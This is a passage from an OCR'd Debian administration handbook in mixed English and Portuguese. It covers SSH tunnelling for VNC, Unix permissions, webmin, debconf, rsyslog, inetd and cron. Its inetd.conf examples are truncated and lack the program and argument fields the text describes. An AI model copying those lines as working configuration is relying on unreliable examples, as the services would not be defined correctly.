In both cases, connections are made to port 25 on the *server* host, which pass through the SSH tunnel established between the local machine and the *intermediary* machine. In the first case, the entrance to the tunnel is local port 8000, and the data move towards the *intermediary* machine before being directed to the *server* on the "public" network. In the second case, the input and output in the tunnel are reversed; the entrance is port 8000 on the *intermediary* machine, the output

is on the local host, and the data are then directed to the `server`. In practice, the server is usually either the local machine or the intermediary. That way SSH secures the connection from one end to the other.

Figure 9.2. Encaminhando uma porta local com SSH





Figure 9.3. Encaminhando uma porta remota com SSH



9.2.3. Usando

Ambientes Gráficos Remotamente

VNC (Virtual Network Computing) allows remote access to graphical desktops.

This tool is mostly used for technical assistance; the administrator can see the errors that the user is facing, and show them the correct course of action without having to stand by them.

First, the user must authorize sharing their session. The GNOME and KDE graphical desktop environments include, respectively, **vino** and **krfb**,

which provide a graphical interface that allows sharing an existing session over VNC (found, respectively, in the menus at System → Preferences → Remote Desktop and K → Internet → Desktop Sharing). For other graphical desktop environments, the **x11vnc** command (from the Debian package of the same name) serves the same purpose; you can make it available to the user with an explicit icon.

When the graphical session is made available by VNC, the administrator must connect to it with a VNC client. GNOME has **vinagre** and **tsclient** for that, while KDE includes **krdc** (in the menu at K → Internet → Remote

Desktop Client). There are other VNC clients that use the command line, such as **xvnc4viewer** in the Debian package of the same name. Once connected, the administrator can see what's going on, work on the machine remotely, and show the user how to proceed.

***SEGURANÇA* VNC sobre SSH**

If you want to connect by VNC, and you don't want your data sent in clear text on the network, it is possible to encapsulate the data in an SSH tunnel (see Section 9.2.2.3, “Criando Túneis Criptografados com Encaminhamento de Porta”). You simply have to know that VNC uses port 5900 by default for the first screen (called “localhost:0”), 5901 for the second (called “localhost:1”), etc.

The **ssh -L localhost:5901:localhost:5900 -N -T** ***machine*** command creates a tunnel between local port 5901 in the localhost interface and port 5900 of the *machine* host. The first “localhost” restricts SSH to listening to only that interface on the local machine. The second “localhost” indicates the interface on the remote machine which will receive the network traffic entering in “localhost:5901”. Thus **vncviewer localhost:1** will connect the VNC client to the remote screen, even though you indicate the name of the local machine.

Quando uma sessão VNC é fechada, lembre-se de fechar o túnel por também saindo da sessão SSH correspondente.

BACK TO BASICS Display manager

gdm, **kdm** and **xdm** are Display Managers. They take control of the graphical interface shortly after boot in order to provide the user a login screen. Once the user has logged in, they execute the programs needed to start a graphical work session.

VNC also works for mobile users, or company executives, who occasionally need to login from their home to access a remote desktop similar to the one they use at work. The configuration of such a service is more complicated: you first install the vnc4server package, change the configuration of

the display manager to accept `XDMCP Query` requests (for **gdm**, this can be done graphically via the System → Administration → Login Screen menu and then the “Remote” tab; note that this applies only to **gdm** and not **gdm3**, which is the version installed by default in Squeeze), and finally, start the VNC server with **inetd** so that a session is automatically started when a user tries to login. For example, you may add this line to `/etc/inetd.conf`:

```
5950 stream tcp nowait nobody
```

Redirecting incoming connections to the display manager solves the problem of authentication, because only users with local accounts will pass the **gdm**

login screen (or equivalent **kdm**, **xdm**, etc.). As this operation allows multiple simultaneous logins without any problem (provided the server is powerful enough), it can even be used to provide complete desktops for mobile users (or for less powerful desktop systems, configured as thin clients). Users simply login to the server's screen with **vncviewer *server*:50**, because the port used is 5950.

9.3. Gerenciando Direitos

Linux is definitely a multi-user system, so it is necessary to provide a permission system to control the set of authorized operations on files and directories, which includes all the system resources and devices (on a Unix system, any device is represented by a file or directory). This principle is common to all Unix systems, but a reminder is always useful, especially as there are some interesting and relatively unknown advanced uses.

Cada arquivo ou diretório têm permissões específicas para três categorias de usuários:

- its owner (symbolized by `u` as in “user”);
- o dono do grupo (simbolizado por `g` como em “group”), representando todos os membros do grupo;
- os outros (simbolizado por `o` como em “other”).

Os três tipos de direitos podem ser combinados:

- leitura (simbolizado por `r` como em “read”);
- escrita (ou modificação,

simbolizado por `w` como em “write”);
- executar (simbolizado por `x` como em “eXecute”).

In the case of a file, these rights are easily understood: read access allows reading the content (including copying), write access allows changing it, and execute access allows you to run it (which will only work if it's a program).

SEGURANÇA executáveis `setuid` e `setgid`

Two particular rights are relevant to executable files: `setuid` and `setgid` (symbolized with the letter “s”). Note that

we frequently speak of “bit”, since each of these boolean values can be represented by a 0 or a 1. These two rights allow any user to execute the program with the rights of the owner or the group, respectively. This mechanism grants access to features requiring higher level permissions than those you would usually have.

Since a `setuid` root program is systematically run under the super-user identity, it is very important to ensure it is secure and reliable. Indeed, a user who would manage to subvert it to call a command of their choice could then impersonate the root user and have all rights on the system.

A directory is handled differently.

Read access gives the right to consult the list of its entries (files and directories), write access allows creating or deleting files, and execute access allows crossing through it (especially to go there with the **cd** command). Being able to cross through a directory without being able to read it gives permission to access the entries therein that are known by name, but not to find them if you do not know that they exist or under what name.

SECURITY `setgid` directory and *sticky bit*

The `setgid` bit also applies to directories. Any newly-created item in such directories is automatically assigned the

owner group of the parent directory, instead of inheriting the creator's main group as usual. This setup avoids the user having to change its main group (with the **newgrp** command) when working in a file tree shared between several users of the same dedicated group.

The “sticky” bit (symbolized by the letter “t”) is a permission that is only useful in directories. It is especially used for temporary directories where everybody has write access (such as `/tmp/`): it restricts deletion of files so that only their owner (or the owner of the parent directory) can do it. Lacking this, everyone could delete other users' files in `/tmp/`.

Três comandos controlam as

permissões associadas a um arquivo:

- **chown *`user file`*** changes the owner of the file;
- **chgrp *`group file`*** alters the owner group;
- **chmod *`rights file`*** changes the permissions for the file.

There are two ways of presenting rights. Among them, the symbolic representation is probably the easiest to understand and remember. It involves the letter symbols mentioned above. You can define rights for each category of users (u/g/o), by setting them explicitly (with =), by adding (+), or subtracting (-). Thus the

`u=rwx,g+rw,o-r` formula gives the owner read, write, and execute rights, adds read and write rights for the owner group, and removes read rights for other users. Rights not altered by the addition or subtraction in such a command remain unmodified. The letter `a`, for “all”, covers all three categories of users, so that `a=rx` grants all three categories the same rights (read and execute, but not write).

The (octal) numeric representation associates each right with a value: 4 for read, 2 for write, and 1 for execute. We associate each combination of rights with the sum of the figures. Each value is then assigned to different categories

of users by putting them end to end in the usual order (owner, group, others).

For instance, the **chmod 754 *`file`*** command will set the following rights: read, write and execute for the owner (since 7 = 4 + 2 + 1); read and execute for the group (since 5 = 4 + 1); read-only for others. The `0` means no rights; thus **chmod 600 *`file`*** allows for read/write rights for the owner, and no rights for anyone else. The most frequent right combinations are `755` for executable files and directories, and `644` for data files.

To represent special rights, you can prefix a fourth digit to this number

according to the same principle, where the `setuid`, `setgid` and `sticky` bits are 4, 2 and 1, respectively. **chmod 4754** will associate the `setuid` bit with the previously described rights.

Note that the use of octal notation only allows to set all the rights at once on a file; you can not use it to simply add a new right, such as read access for the group owner, since you must take into account the existing rights and compute the new corresponding numerical value.

***DICA* Operação recursiva**

Sometimes we have to change rights for an entire file tree. All the commands

above have a `-R` option to operate recursively in sub-directories.

The distinction between directories and files sometimes causes problems with recursive operations. That's why the “X” letter has been introduced in the symbolic representation of rights. It represents a right to execute which applies only to directories (and not to files lacking this right). Thus, **chmod -R a+X *`directory`*** will only add execute rights for all categories of users (`a`) for all of the sub-directories and files for which at least one category of user (even if their sole owner) already has execute rights.

DICA Alterando o usuário e o grupo

Frequently you want to change the group

of a file at the same time that you change the owner. The **chown** command has a special syntax for that: **chown** ***user*:*group***

APROFUNDANDO umask

When an application creates a file, it assigns indicative permissions, knowing that the system automatically removes certain rights, given by the command **umask**. Enter **umask** in a shell; you will see a mask such as `0022`. This is simply an octal representation of the rights to be systematically removed (in this case, the write right for the group and other users).

If you give it a new octal value, the **umask** command modifies the mask. Used in a shell initialization file (for example, `~/.bash_profile`), it will effectively

change the default mask for your work sessions.

9.4. Interfaces Administrativas

Using a graphical interface for administration is interesting in various circumstances. An administrator does not necessarily know all the configuration details for all their services, and doesn't always have the time to go seeking out the documentation on the matter. A graphical interface for administration can thus accelerate the deployment of a new service. It can also simplify the setup of services which are hard to configure.

Such an interface is only an aid, and not an end in itself. In all cases, the administrator must master its behavior in order to understand and work around any potential problem.

Since no interface is perfect, you may be tempted to try several solutions. This is to be avoided as much as possible, since different tools are sometimes incompatible in their work methods. Even if they all target to be very flexible and try to adopt the configuration file as a single reference, they are not always able to integrate external changes.

9.4.1. Administrando

Por uma Interface Web: webmin

This is, without a doubt, one of the most successful administration interfaces. It is a modular system managed through a web browser, covering a wide array of areas and tools. Furthermore, it is internationalized and available in many languages.

Sadly, **webmin** is no longer part of Debian since Etch. Its Debian maintainer — Jaldhar H. Vyas — removed the packages he created because he no longer had the time

required to maintain them at an acceptable quality level. Nobody has officially taken over, so Squeeze does not have the **webmin** package.

There is, however, an unofficial package distributed on the `webmin.com` website. Contrary to the packages included in Sarge, this package is monolithic; all of its configuration modules are installed and activated by default, even if the corresponding service is not installed on the machine.

***SEGURANÇA* Alterando a senha do root**

On first login, identification is conduced with the root username and its usual password. It is recommended to change

the password used for **webmin** as soon as possible, so that if it is compromised, the root password for the server will not be involved, even if this confers important administrative rights to the machine.

Beware! Since **webmin** has so many features, a malicious user accessing it could compromise the security of the entire system. In general, interfaces of this kind are not recommended for important systems with strong security constraints (firewall, sensitive servers, etc.).

Webmin is used through a web interface, but it does not require Apache to be installed. Essentially, this software has its own integrated mini

web server. This server listens by default on port 10000 and accepts secure HTTP connections.

Módulos inclusos cobrem uma grande variedade de serviços, entre eles:

- all base services: creation of users and groups, management of `crontab` files, init scripts, viewing of logs, etc.
- bind: configuração de servidor DNS (nome de serviço);
- postfix: configuração de servidor SMTP (e-mail);
- inetd: configuração do super servidor **inetd**;
- quota: gerenciamento de cota de

usuário;
- dhcpd: configuração do servidor DHCP;
- proftpd: configuração do servidor FTP;
- samba: configuração do servidor de arquivos Samba;
- software: instalação ou remoção de programas dos pacotes Debian e atualizações de sistema.

The administration interface is available in a web browser at `https://localhost:10000`. Beware! Not all the modules are directly usable. Sometimes they must be configured by specifying the locations of the corresponding configuration files and

some executable files (program). Frequently the system will politely prompt you when it fails to activate a requested module.

ALTERNATIVA gnome-system-tools

The GNOME project also provides a graphical administration interface in the gnome-system-tools package. Installed by default for a desktop system, it includes applications that can be found in the menu at System → Administration. Easy to use, these applications cover only a limited number of base services: user and group management, time configuration, network configuration, disk management, and management of startup services.

9.4.2. Configurando Pacotes: debconf

Many packages are automatically configured after asking a few questions during installation through the Debconf tool. These packages can be reconfigured by running **dpkg-reconfigure *package***.

For most cases, these settings are very simple; only a few important variables in the configuration file are changed. These variables are often grouped between two “demarcation” lines so that reconfiguration of the package

only impacts the enclosed area. In other cases, reconfiguration will not change anything if the script detects a manual modification of the configuration file, in order to preserve these human interventions (because the script can't ensure that its own modifications will not disrupt the existing settings).

***DEBIAN POLICY* Preserving changes**

The Debian Policy expressly stipulates that everything should be done to preserve manual changes made to a configuration file, so more and more scripts take precautions when editing configuration files. The general principle is simple: the script will only make

changes if it knows the status of the configuration file, which is verified by comparing the checksum of the file against that of the last automatically generated file. If they are the same, the script is authorized to change the configuration file. Otherwise, it determines that the file has been changed and asks what action it should take (install the new file, save the old file, or try to integrate the new changes with the existing file). This precautionary principle has long been unique to Debian, but other distributions have gradually begun to embrace it.

O programa **ucf** (do pacote Debian do mesmo nome) pode ser utilizado com o mesmo comportamento.

9.5. syslog Eventos de Sistema

9.5.1. Princípio e Mecanismo

The **rsyslogd** daemon is responsible for collecting service messages coming from applications and the kernel, then distributing them into log files (usually stored in the `/var/log/` directory). It obeys the `/etc/rsyslog.conf` configuration file.

SUPLEMENTOS Indo do sysklogd para rsyslog

Debian Squeeze installs rsyslog by default, while older versions (up to Etch, but not Lenny) used sysklogd. The transition was not automatic, and in the case of an upgrade from Etch, rsyslog should be installed manually if you want to keep in sync with Debian's default choice.

Migration from one to the other is painless, since the default configuration is very similar, and the syntax of the older `/etc/syslog.conf` is compatible with the new `/etc/rsyslog.conf`.

Each log message is associated with an

application subsystem (called “facility” in the documentation):

- `auth` and `authpriv`: for authentication;
- `cron`: comes from task scheduling services, **cron** and **atd**;
- `daemon`: affects a daemon without any special classification (DNS, NTP, etc.);
- `ftp`: concerns the FTP server;
- `kern`: message coming from the kernel;
- `lpr`: comes from the printing subsystem;
- `mail`: comes from the e-mail subsystem;
- `news`: Usenet subsystem message

(especially from an NNTP — Network News Transfer Protocol — server that manages newsgroups);

- `syslog`: messages from the **syslogd** server, itself;
- `user`: user messages (generic);
- `uucp`: messages from the UUCP server (Unix to Unix Copy Program, an old protocol notably used to distribute e-mail messages);
- `local0` to `local7`: reserved for local use.

Cada mensagem está associada com um nível de prioridade. Está é a lista em ordem decrescente:

- `emerg`: “Help!” There's an emergency, the system is probably unusable.
- `alert`: hurry up, any delay can be dangerous, action must be taken immediately;
- `crit`: conditions are critical;
- `err`: error;
- `warn`: warning (potential error);
- `notice`: conditions are normal, but the message is important;
- `info`: mensagem informativa;
- `debug`: debugging message.

9.5.2. O Arquivo de Configuração

The syntax of the `/etc/rsyslog.conf` file is detailed in the rsyslog.conf(5) manual page, but there is also HTML documentation available in the rsyslog-doc package (`/usr/share/doc/rsyslog-doc/html/index.html`). The overall principle is to write “selector” and “action” pairs. The selector defines all relevant messages, and the actions describes how to deal with them.

9.5.2.1. Sintaxe do Seletor

The selector is a semicolon-separated list of *`subsystem.priority`* pairs (example: `auth.notice;mail.info`). An asterisk may represent all

subsystems or all priorities (examples: `*.alert` or `mail.*`). Several subsystems can be grouped, by separating them with a comma (example: `auth,mail.info`). The priority indicated also covers messages of equal or higher priority; thus `auth.alert` indicates the `auth` subsystem messages of `alert` or `emerg` priority. Prefixed with an exclamation point (!), it indicates the opposite, in other words the strictly lower priorities; `auth.!notice`, thus, indicates messages issued from `auth`, with `info` or `debug` priority. Prefixed with an equal sign (=), it corresponds to precisely and only the priority indicated (`auth.=notice` only

concerns messages from `auth` with `notice` priority).

Each element in the list on the selector overrides previous elements. It is thus possible to restrict a set or to exclude certain elements from it. For example, `kern.info;kern.!err` means messages from the kernel with priority between `info` and `warn`. The `none` priority indicates the empty set (no priorities), and may serve to exclude a subsystem from a set of messages. Thus, `*.crit;kern.none` indicates all the messages of priority equal to or higher than `crit` not coming from the kernel.

9.5.2.2. Sintaxe das Ações

***BACK TO BASICS* The named pipe, a persistent pipe**

A named pipe is a particular type of file that operates like a traditional pipe (the pipe that you make with the “|” symbol on the command line), but via a file. This mechanism has the advantage of being able to relate two unrelated processes. Anything written to a named pipe blocks the process that writes until another process attempts to read the data written. This second process reads the data written by the first, which can then resume execution.

Tal arquivo é criado com o comando **mkfifo**.

As várias ações possíveis são:

- adiciona a mensagem a um arquivo (exemplo: `/var/log/messages`);
- enviar a mensagem para um servidor remoto **syslog** (exemplo: `@log.falcot.com`);
- send the message to an existing named pipe (example: `|/dev/xconsole`);
- send the message to one or more users, if they are logged in (example: `root,rhertzog`);
- enviar a mensagem para todos os usuário logados (exemplo: `*`);
- escrever a mensagem em um

console texto (exemplo: `/dev/tty8`).

***SEGURANÇA* Encaminhamento de logs**

It is a good idea to record the most important logs on a separate machine (perhaps dedicated for this purpose), since this will prevent any possible intruder from removing traces of their intrusion (unless, of course, they also compromise this other server). Furthermore, in the event of a major problem (such as a kernel crash), you have the logs available on another machine, which increases your chances of determining the sequence of events that caused the crash.

To accept log messages sent by other

machines, you must reconfigure *rsyslog*: in practice, it is sufficient to activate the ready-for-use entries in `/etc/rsyslog.conf` (`$ModLoad imudp` and `$UDPServerRun 514`).

9.6. O super servidor inetd

Inetd (often called “Internet super-server”) is a server of servers. It executes rarely used servers on demand, so that they do not have to run continuously.

The `/etc/inetd.conf` file lists these servers and their usual ports. The **inetd** command listens to all of them; when it detects a connection to any such port, it executes the corresponding server program.

POLÍTICA DEBIAN Registrar um servidor em `inetd.conf`

Packages frequently want to register a new server in the `/etc/inetd.conf` file, but Debian Policy prohibits any package from modifying a configuration file that it doesn't own. This is why the **updated-inetd** script (in the package with the same name) was created: It manages the configuration file, and other packages can thus use it to register a new server to the super-server's configuration.

Cada linha significativa do arquivo `/etc/inetd.conf` descreve um servidor através de sete campos (separados por espaços):

- The TCP or UDP port number, or the service name (which is mapped to a standard port number with the information contained in the `/etc/services` file).
- The socket type: `stream` for a TCP connection, `dgram` for UDP datagrams.
- O protocolo: `tcp` ou `udp`.
- The options: two possible values: `wait` or `nowait`, to tell **inetd** whether it should wait or not for the end of the launched process before accepting another connection. For TCP connections, easily multiplexable, you can usually use `nowait`. For programs responding over UDP, you should

use `nowait` only if the server is capable of managing several connections in parallel. You can suffix this field with a period, followed by the maximum number of connections authorized per minute (the default limit is 40).

- The user name of the user under whose identity the server will run.
- O caminho completo para o programa servidor a ser executado.
- The arguments: this is a complete list of the program's arguments, including its own name (`argv[0]` in C).

O exemplo a seguir ilustra os casos

mais comuns:

Example 9.1. Excerto do `/etc/inetd.conf`

```
talk   dgram  udp wait    nobody
finger stream tcp nowait  nobody
ident  stream tcp nowait  nobody
```

The **tcpd** program is frequently used in the `/etc/inetd.conf` file. It allows limiting incoming connections by applying access control rules, documented in the hosts_access(5) manual page, and which are configured in the `/etc/hosts.allow` and `/etc/hosts.deny` files. Once it has been determined that the connection is authorized, **tcpd** executes the real server (like **/usr/bin/in.fingerd** in our

example).

COMUNIDADE Wietse Venema

Wietse Venema, whose expertise in security has made him a renowned programmer, is the author of the **tcpd** program. He is also the main creator of Postfix, the modular e-mail server (SMTP, Simple Mail Transfer Protocol), designed to be safer and more reliable than **sendmail**, which features a long history of security vulnerabilities.

ALTERNATIVA Outros comandos inetd

There is no lack of alternatives. In addition to openbsd-inetd and netkit-inetd already mentioned, there are

inetutils-inetd, micro-inetd, rlinetd and xinetd.

This last incarnation of a super-server offers very interesting possibilities. Most notably, its configuration can be split into several files (stored, of course, in the `/etc/xinetd.d/` directory), which can make an administrator's life easier.

9.7. Agendando Tarefas com cron e atd

cron is the daemon responsible for executing scheduled and recurring commands (every day, every week, etc.); **atd** is that which deals with commands to be executed a single time, but at a specific moment in the future.

Em um sistema Unix, muitas tarefas são agendadas para execução regular:

- rotacionando os logs;
- atualizando o banco de dados para o programa **locate**;
- back-ups;
- maintenance scripts (such as cleaning out temporary files).

By default, all users can schedule the execution of tasks. Each user has thus their own *crontab* in which they can record scheduled commands. It can be edited by running **crontab -e** (its content is stored in the `/var/spool/cron/crontabs/`*`user`* file).

SECURITY **Restricting cron or atd**

You can restrict access to **cron** by

creating an explicit authorization file (whitelist) in `/etc/cron.allow`, in which you indicate the only users authorized to schedule commands. All others will automatically be deprived of this feature. Conversely, to only block one or two troublemakers, you could write their username in the explicit prohibition file (blacklist), `/etc/cron.deny`. This same feature is available for **atd**, with the `/etc/at.allow` and `/etc/at.deny` files.

The root user has their own *crontab*, but can also use the `/etc/crontab` file, or write additional *crontab* files in the `/etc/cron.d` directory. These last two solutions have the advantage of being able to specify the user identity to use when executing the command.

O pacote *cron* incluí por padrão alguns comandos que executam:

- programas no diretório `/etc/cron.hourly/` uma vez por hora;
